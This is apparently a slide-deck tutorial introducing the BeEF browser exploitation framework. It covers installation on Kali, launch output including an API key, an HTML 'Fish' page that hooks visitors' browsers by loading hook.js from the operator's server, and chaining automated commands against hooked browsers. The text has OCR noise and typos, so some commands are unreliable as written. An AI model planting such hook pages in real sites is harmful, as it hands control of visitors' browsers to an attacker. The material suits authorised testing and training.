

Intro to BeEF

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Installing BeEF

Logging into BeEF

Hooking your first browser

Maintaining Persistence

Installing BeEF

Logging into BeEF for the first time

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Maintaining Persistence

BeEF is short for the Browser Exploitation Framework.

Disclaimer

I am no expert in BeEF

Disclaimer

Before using, make sure you have permission

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pre-reqs

ruby > 2.5 ruby gems sqlite3

Install BeEF update kali

apt update

install beef

apt install beef-xss -y

install beef

apt install libsqlite3-dev

install beef

```
gem install sqlite -v '1.4.2'
--source 'htts://rubygems.org/'
```

install beef

usr/shared/beef-xss\$ bundle


update the default username and password

vi /usr/share/beef-xss/config.yaml

then launch beef

./beef

then launch beef



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
Maintaining Persistence

Logging into BeEF


navigate to the ui/panel link in your browser

```
O D P Charles Control of the Cont
                                                                                                                   ....51 — ttys003
root@kali:/usr/share/beef-xss# ./beef
 [ 2:57:02][*] Browser Exploitation Framework (BeEF) 0.5.0.0
  2:57:02]
                                       Twit: @beefproject
  2:57:02]
                                        Site: https://beefproject.com
  2:57:02]
                               | Blog: http://blog.beefproject.com
                              _ Wiki: https://github.com/beefproject/beef/wiki
 2:57:02][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
    -> 0.0347s
  2:57:05][*] BeEF is loading. Wait a few seconds...
  2:57:57][*] 8 extensions enabled:
  2:57:57]
                                        Admin UI
  2:57:57]
                                        Requester
  2:57:571
                                        Demos
  2:57:57]
                                        Network
  2:57:57]
                                        XSSRays
  2:57:57]
                                        Proxy
  2:57:571
                                        Social Engineering
  2:57:57]
                                Events
  2:57:57][*] 303 modules enabled.
  2:57:57][*] 2 network interfaces were detected.
  2:57:57][*] running on network interface: 127.0.0.1
                                        Hook URL: http://127.0.0.1:3000/hook.js
  2:57:57]
                            _ UI URL: http://127.0.0.1:3000/ui/panel
  2:57:57][*] running on network interface: 192.168.1.51
                                Hook URL: http://192.168.1.51:3000/hook.is
                                   UI URL: http://192.168.1.51:3000/ui/panel
  2:57:57][*] RESTful API key: f62f16eeb1edfce49ad4e0ac2d5877e311f7ab88
  2:57:57][!] [GeoIP] Could not find MaxMind GeoIP database: '/var/lib/GeoIP/GeoLite2-C
ity.mmdb'
 2:57:57] | Run geoipupdate to install
  2:57:57][*] HTTP Proxy: http://127.0.0.1:6789
  2:57:57][*] BeEF server started (press control+c to stop)
```

Logging into BeEF



Logging into BeEF



Installing BeEF


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
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```
<html>
<head>
<title>Fish</title>
<script src="http://192.168.1.51:3000/hook.js"></script>
</head>
<body>
Banana
</body>
</html>
```






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rules can also be chained, so once one command is executed, another can be executed thereafter

multiple configs

configuring the automated rule engine

```
configure delay
target a specific operating system
['Linux', 'Windows', 'OSX', 'Android', 'iOS', 'Blackberry',
'ALL']
target specific browsers
['FF', 'C', 'IE', 'O', 'ALL']
provide matching options
['<', '<=', '==', '>=', '>', 'ALL', 'Vista', 'XP']
```

Demo

Thank you!

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